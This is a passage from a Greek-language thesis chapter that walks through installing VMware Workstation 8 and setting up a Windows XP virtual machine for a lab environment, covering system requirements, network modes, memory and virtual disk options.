θα αναφερθούμε στο VMware Workstation.

2.2. VMware Workstation

Στο προηγούμενο κεφάλαιο παρουσιάστηκαν συνοπτικά τα προϊόντα της VMware. Για το εργαστηριακό περιβάλλον της μεταπτυχιακής διατριβής θα χρησιμοποιήσουμε το VMware Workstation στην έκδοση 8. Το VMware Workstation είναι ένα εμπορικό προϊόν και δεν διατίθεται δωρεάν, αλλά μπορούμε να το χρησιμοποιήσουμε δοκιμαστικά για 30 ημέρες. Παρόλα αυτά η τιμή του είναι αρκετά προσιτή για έναν οργανισμό που χρειάζεται εργαστηριακό περιβάλλον και ανέρχεται περίπου στα 200 δολάρια Ηνωμένων Πολιτειών Αμερικής. Μπορούμε να κατεβάσουμε το VMware Workstation από την διεύθυνση http://www.vmware.com/products/workstation.


Για να εγκαταστήσουμε το VMware Workstation σε ένα υπολογιστή χρειάζεται ο υπολογιστής να διαθέτει επεξεργαστή 1.3GHz ή ανώτερο, μνήμη 2 Gb και ελεύθερο δίσκο τουλάχιστον 4 Gb. Ο υπολογιστής που θα χρησιμοποιήσουμε για το εργαστηριακό περιβάλλον διαθέτει διπλοπύρηνο επεξεργαστή 2.6 GHz, μνήμη 4 Gb και ελεύθερο δίσκο 100 Gb.

Η εγκατάσταση του VMware Workstation είναι εξαιρετικά απλή. Μπορούμε να επιλέξουμε ανάμεσα στην τυπική και την προσαρμοσμένη εγκατάσταση όπως φαίνεται και στην εικόνα 2.1 Για τις ανάγκες του εργαστηριακού περιβάλλοντός μας μπορούμε να επιλέξουμε την τυπική, καθώς τα επιπλέον στοιχεία που προσφέρει η προσαρμοσμένη εγκατάσταση, και δεν θα μας απασχολήσουν, είναι το πολύ-γλωσσικό πληκτρολόγιο και η διασύνδεση με το Visual Studio της Microsoft. Επίσης, με την προσαρμοσμένη εγκατάσταση μπορούμε να αλλάξουμε την θύρα στην οποία ακούει ο Workstation Server. Η προεπιλεγμένη θύρα είναι η 443. Εάν στο μηχάνημα μας εκτελούμε μια άλλη υπηρεσία στη θύρα 443 καλό είναι να την τροποποιήσουμε.



Εικόνα 2.1 Εγκατάσταση του VMware Workstation

Στην τυπική εγκατάσταση το μόνο που χρειάζεται να δηλώσουμε είναι ο φάκελος εγκατάστασης του προγράμματος. Μόλις ολοκληρωθεί η εγκατάσταση θα πρέπει να επανεκκινήσουμε τον υπολογιστή μας. Αυτό συμβαίνει διότι στις δικτυακές διεπαφές του υπολογιστή πρέπει να προστεθούν εικονικές κάρτες δικτύου όπως φαίνεται στην εικόνα 2.2. Οι εικονικές κάρτες δικτύου χρησιμεύουν στην επικοινωνία του εικονικού υπολογιστή με τον πραγματικό.



Εικόνα 2.2: Εικονικές κάρτες δικτύου

Μετά την επανεκκίνηση μπορούμε να χρησιμοποιήσουμε το πρόγραμμα VMware Workstation. Η αρχική οθόνη του VMware Workstation φαίνεται στην εικόνα 2.3 και περιέχει τις παρακάτω λειτουργίες:

- **Δημιουργία νέας εικονικής μηχανής:** Με αυτήν τη λειτουργία μπορούμε να δημιουργήσουμε μια νέα εικονική μηχανή.
- **Άνοιγμα υπάρχουσας εικονικής μηχανής:** Με αυτήν τη λειτουργία μπορούμε να ανοίξουμε μια εικονική μηχανή που είχαμε δημιουργήσει στο παρελθόν ή με κάποιο άλλο αντίστοιχο πρόγραμμα.
- **Σύνδεση σε ένα απομακρυσμένο εξυπηρετητή:** Συνήθως το VMWare Workstation εκτελείται σε έναν απομακρυσμένο εξυπηρετητή στους οργανισμούς. Με αυτή τη λειτουργία μπορούμε να συνδεθούμε στο VMWare Workstation του απομακρυσμένου υπολογιστή.
- **Εικονοποίηση μιας φυσικής μηχανής:** Με αυτήν τη λειτουργία μπορούμε να δημιουργήσουμε ένα εικονικό ακριβές αντίγραφο μιας φυσικής μηχανής και να το εκτελέσουμε με το VMware Workstation. Η λειτουργία είναι πολύ χρήσιμη εάν έχουμε ήδη κάποιο περιβάλλον παραγωγής και θέλουμε να το αναπαράγουμε, χωρίς να χρειαστεί να κάνουμε ξανά τις εγκαταστάσεις των λειτουργικών συστημάτων αλλά και την παραμετροποίηση των προγραμμάτων.
- **Επεξεργασία εικονικού δικτύου:** Με τη λειτουργία αυτή μπορούμε να δημιουργήσουμε εικονικές κάρτες δικτύου όπως στην εικόνα 2.2. Θα μιλήσουμε για τις επιλογές του εικονικού δικτύου παρακάτω
- **Επιλογές του VMware Workstation:** Μπορούμε να ρυθμίσουμε γενικές επιλογές του VMware Workstation όπως επιλογές οθόνης
- **Ενημερώσεις:** Μπορούμε να κρατήσουμε το VMware Workstation ενημερωμένο στην τελευταία έκδοση με αυτή τη λειτουργία
- **Βοήθεια:** Διαθέσιμη βοήθεια για το VMware Workstation.

Εικόνα 2.3: Αρχική οθόνη του VMware Workstation

Στη συνέχεια θα αναφερθούμε εκτενώς στη δημιουργία νέας εικονικής μηχανής.


2.2.1 Δημιουργία νέας εικονικής μηχανής

Η δημιουργία μιας εικονικής μηχανής στο VMware Workstation αποτελεί μια σχετικά απλή διαδικασία. Θα την εξετάσουμε παρακάτω βήμα-βήμα. Αρχικά έχουμε να επιλέξουμε ανάμεσα στην τυπική και την προχωρημένη εγκατάσταση όπως φαίνεται στην εικόνα 2.4. Θα επιλέξουμε την προχωρημένη.


Εικόνα 2.4: Τυπική ή προχωρημένη εγκατάσταση εικονικής μηχανής

Στη συνέχεια θα πρέπει να επιλέξουμε με ποια έκδοση του VMware Workstation θέλουμε να είναι συμβατή η εικονική μας μηχανή (εικόνα 2.5). Θα επιλέξουμε Workstation 8.0. Αν χρησιμοποιούμε και παλιότερες εκδόσεις του VMware Workstation και θέλουμε οι εικονικές μας μηχανές να τρέχουν και σε αυτές θα πρέπει να επιλέξουμε την ανάλογη έκδοση. Στην οθόνη αυτή φαίνονται και οι περιορισμοί του VMware Workstation ανά έκδοση. Στην έκδοση 8 δεν μπορούμε στη φυσική μηχανή να έχουμε πάνω από 64 GB μνήμη, 8 επεξεργαστές (δεν υπολογίζονται οι πυρήνες αλλά οι φυσικοί επεξεργαστές), 10 κάρτες δικτύου και 2 TB μέγεθος σκληρού δίσκου. Όσο παλιότερη είναι η έκδοση του VMware Workstation που θα επιλέξουμε τόσο οι περιορισμοί θα είναι μεγαλύτεροι.

Στην επόμενη οθόνη (εικόνα 2.6) πρέπει να προσδιορίσουμε το λειτουργικό σύστημα της εικονικής μηχανής. Μπορούμε να εγκαταστήσουμε το λειτουργικό σύστημα από το CD/DVD-ROM της φυσικής μηχανής ή από ένα αρχείο ISO που βρίσκεται κάπου στον δίσκο της φυσικής μηχανής. Επίσης μπορούμε να μην εγκαταστήσουμε λειτουργικό σύστημα στην εικονική μηχανή (συνήθως για λειτουργικά συστήματα που δεν χρειάζονται εγκατάσταση και τρέχουν από αφαιρούμενους δίσκους, ή εάν δεν είναι στην αρμοδιότητα μας η εγκατάσταση). Θα επιλέξουμε την εγκατάσταση από ISO και το VMware θα εντοπίσει ότι προσπαθούμε να εγκαταστήσουμε το λειτουργικό σύστημα Windows XP.




Εικόνα 2.5: Έκδοση VMware που θα χρησιμοποιήσουμε




Εικόνα 2.6: Επιλογή λειτουργικού συστήματος της εικονικής μηχανής

Στην επόμενη οθόνη (εικόνα 2.7) εισάγουμε τα στοιχεία που θα χρειαστούν για την εγκατάσταση του λειτουργικού συστήματος. Στην εγκατάσταση των Windows XP πρέπει να εισαγάγουμε το κλειδί του προϊόντος, το πλήρες όνομα και το συνθηματικό του διαχειριστή (administrator).




Εικόνα 2.7: Στοιχεία λειτουργικού συστήματος

Στην επόμενη οθόνη (εικόνα 2.8) πρέπει να εισαγάγουμε το όνομα της εικονικής συσκευής στο παράδειγμα μας Windows XP Prof και το φάκελο αποθήκευσης της εικονικής μηχανής.



Εικόνα 2.8: Στοιχεία εικονικής μηχανής

Στο επόμενο βήμα (εικόνα 2.9) πρέπει να επιλέξουμε τον αριθμό των επεξεργαστών και των πυρήνων που θα χρησιμοποιεί η εικονική μηχανή. Προσοχή πρέπει να κρατήσουμε τουλάχιστον ένα επεξεργαστή για τη φυσική μηχανή, αλλιώς υπάρχει περίπτωση να καταρρεύσει κατά την εκκίνηση της εικονικής μηχανής. Επιλέγουμε ένα επεξεργαστή και ένα πυρήνα στο παράδειγμά μας.




Εικόνα 2.9: Επιλογή αριθμού επεξεργαστών

Στο επόμενο βήμα (εικόνα 2.10) πρέπει να επιλέξουμε το μέγεθος της μνήμης της εικονικής μηχανής. Το VMware Workstation ανάλογα με το λειτουργικό σύστημα που θα εγκαταστήσουμε μας προτείνει τρεις τιμές, την ελάχιστη που απαιτείται (στο παράδειγμα μας 128 MB), την προτεινόμενη (στο παράδειγμα μας 512 MB) και τη μέγιστη δυνατή (στο παράδειγμα μας 2920 MB). Η μέγιστη δυνατή μνήμη ουσιαστικά είναι η ελεύθερη μνήμη της φυσικής μηχανής την στιγμή της εγκατάστασης. Καλό είναι να αποφεύγουμε να ορίσουμε μνήμη στο εικονικό μηχάνημα παραπλήσια της μέγιστης δυνατής μνήμης, διότι μπορεί να στερήσουμε μνήμη από το φυσικό μηχάνημα και να παρατηρήσουμε σημαντικές καθυστερήσεις και στις εικονικές μηχανές. Στο παράδειγμά μας θα επιλέξουμε μία τιμή ανάμεσα στην ελάχιστη και στην προτεινόμενη 256 MB.


Στο επόμενο βήμα (εικόνα 2.11) θα πρέπει να επιλέξουμε το δίκτυο που θα ανήκει η εικονική μηχανή. Υπάρχουν τέσσερις επιλογές:

- **Bridged:** Στην περίπτωση του bridged η εικονική μηχανή έχει απευθείας πρόσβαση στο εξωτερικό δίκτυο χρησιμοποιώντας μια πραγματική κάρτα δικτύου της φυσικής μηχανής διαθέτοντας παράλληλα την δική της IP διεύθυνση στο εξωτερικό δίκτυο. Η παραμετροποίηση αυτή χρησιμοποιείται περισσότερο σε περιβάλλοντα παραγωγής.
- **NAT:** Στην περίπτωση του NAT η εικονική μηχανή έχει πρόσβαση στο εξωτερικό δίκτυο χρησιμοποιώντας όμως την IP διεύθυνση της εικονικής μηχανής. Στις εικονικές μηχανές ανατίθεται μια διεύθυνση από το υποδίκτυο 169.X.X.X ώστε να είναι αναγνωρίσιμες από την φυσική μηχανή.
- **Host-only:** Στην περίπτωση του Host-only οι εικονικές μηχανές δεν έχουν πρόσβαση στο εξωτερικό δίκτυο. Μπορούν μόνο να επικοινωνήσουν με άλλες εικονικές μηχανές που έχουν την παραμετροποίηση Host-only. Κάθε εικονική μηχανή μπορεί να έχει οποιαδήποτε IP διεύθυνση καθώς δεν επικοινωνεί με εξωτερικά δίκτυα. Αυτήν τη παραμετροποίηση θα επιλέξουμε για το εργαστηριακό μας περιβάλλον.
- **Χωρίς δίκτυο:** Επιλέγοντας το χωρίς δίκτυο η εικονική μηχανή δεν θα διαθέτει καθόλου κάρτα δικτύου και κατά συνέπεια δεν θα μπορεί να συνδεθεί με την φυσική μηχανή ή με εικονικές μηχανές.




Εικόνα 2.10: Επιλογή μεγέθους μνήμης για την εικονική μηχανή

Στο επόμενο βήμα (εικόνα 2.12) θα πρέπει να επιλέξουμε το τύπο του ελεγκτή I/O και τον ελεγκτή SCSI. Μπορούμε να επιλέξουμε ανάμεσα σε διαφορετικούς SCSI εκλεκτές αρκεί να εισαγάγουμε στο σύστημα το πρόγραμμα οδηγό του κάθε ελεγκτή SCSI. Για τα Windows XP θα επιλέξουμε BusLogic, ενώ για τα Windows 2003 μπορούμε να επιλέξουμε και LSI Logic. Στην περίπτωση του LSI Logic πρέπει να έχουμε το ανάλογο πρόγραμμα οδηγό.




Εικόνα 2.11: Επιλογή δικτύου



Εικόνα 2.12: Επιλογή ελεγκτή I/O και ελεγκτή SCSI


Στο επόμενο βήμα (εικόνα 2.13) θα επιλέξουμε το σκληρό δίσκο της εικονικής μηχανής. Οι επιλογές που έχουμε είναι οι ακόλουθες τρεις:

- **Δημιουργία νέου εικονικού δίσκου:** Με την επιλογή αυτή θα δημιουργήσουμε ένα νέο εικονικό δίσκο. Ο εικονικός δίσκος δεν είναι τίποτα παραπάνω από ένα ή περισσότερα αρχεία με κατάληξη vmdk. Όταν δημιουργούμε ένα νέο εικονικό δίσκο πρέπει να ορίσουμε την χωρητικότητά του, όπως φαίνεται στην εικόνα 2.14. Ορίζουμε χωρητικότητα 8 Gb. Μπορούμε να δεσμεύσουμε στο δίσκο και τα 8 Gb ή να αφήσουμε το δίσκο να αυξάνει με ταβάνι τα 8 Gb όσο προστίθενται δεδομένα. Η πρώτη λύση κάνει το σύστημα πιο γρήγορο, ενώ η δεύτερη δεν δεσμεύει φυσικό δίσκο που δεν απαιτείται. Επίσης, μπορούμε να κατασκευάσουμε τον εικονικό δίσκο σε ένα ή πολλά αρχεία.
- **Χρήση υπάρχοντος εικονικού δίσκου:** Μπορούμε να επισυνάψουμε έναν υπάρχον το εικονικό σκληρό δίσκο στην εικονική μηχανή.
- **Χρήση του φυσικού δίσκου:** Η εικονική μηχανή μπορεί να χρησιμοποιήσει απευθείας το φυσικό σκληρό δίσκο. Κατά αυτό τον τρόπο κερδίζουμε σε ταχύτητα καθώς η εικονική μηχανή έχει απευθείας πρόσβαση στον ελεγκτή του φυσικού σκληρού δίσκου. Συνίσταται κυρίως για περιβάλλοντα παραγωγής. Στα εργαστηριακά περιβάλλοντα ενδιαφέρει περισσότερο η ευελιξία που προσφέρουν οι εικονικοί σκληροί δίσκοι παρά η ταχύτητα.



Εικόνα 2.13: Επιλογή σκληρού δίσκου

Αφού ολοκληρώσουμε την κατασκευή του σκληρού δίσκου είμαστε έτοιμοι να εκκινήσουμε το εικονικό μας μηχάνημα. Το VMWare Workstation θα ξεκινήσει την εγκατάσταση των Windows XP και χωρίς καμία δική μας παρέμβαση σε μερικά λεπτά θα έχουμε μια εικονική μηχανή με εγκατεστημένα τα Windows XP. Μπορούμε να αλλάξουμε τα χαρακτηριστικά της εικονικής μηχανής οποιαδήποτε στιγμή. Για παράδειγμα, εάν η μνήμη της εικονικής μηχανής δεν επαρκεί μπορούμε πολύ εύκολα να την αυξήσουμε, πολύ πιο εύκολα από την αλλαγή σε μια φυσική μηχανή.




Εικόνα 2.14: Επιλογές στη δημιουργία εικονικού σκληρού δίσκου

Η παραπάνω ιδιότητα των εικονικών μηχανών τις κάνει ιδανικές για ένα εργαστηριακό περιβάλλον. Σε ένα εργαστηριακό περιβάλλον δεν είναι απαραίτητο να έχουμε όλες τις εικονικές μηχανές ανοικτές. Για παράδειγμα, αν θέλουμε να δοκιμάσουμε το DNS εξυπηρετητή, μπορούμε να έχουμε μόνο την εικονική μηχανή που τον εκτελεί και ένα υπολογιστή να κάνει ερωτήματα. Για να επιταχύνουμε το παραπάνω σενάριο μπορούμε να δώσουμε προσωρινά


επιπλέον μνήμη και επεξεργαστική ισχύ στα δυο εικονικά μηχανήματα, και μετά το πέρας να την αφαιρέσουμε. Ας εξετάσουμε τώρα το περιβάλλον διαχείρισης του VMware Workstation.

2.2.2 Περιβάλλον διαχείρισης του VMware Workstation

Το περιβάλλον διαχείρισης των εικονικών μηχανών του VMware Workstation (εικόνα 2.15) είναι αρκετά εύχρηστο. Αριστερά στην εικόνα 2.15 βλέπουμε τις εικονικές μηχανές που έχουμε δημιουργήσει. Πατώντας πάνω σε μια εικονική μηχανή βλέπουμε συνοπτικά τις ιδιότητές της. Στην εικόνα 2.15 έχουμε πατήσει πάνω στην εικονική μηχανή Windows XP Professional. Μπορούμε να εκκινήσουμε την εικονική μηχανή με το Power on the virtual machine. Επίσης, μπορούμε να αλλάξουμε τα χαρακτηριστικά της εικονικής μηχανής με το edit virtual machine settings όπως φαίνεται στην εικόνα 2.16. Τέλος, με την επιλογή 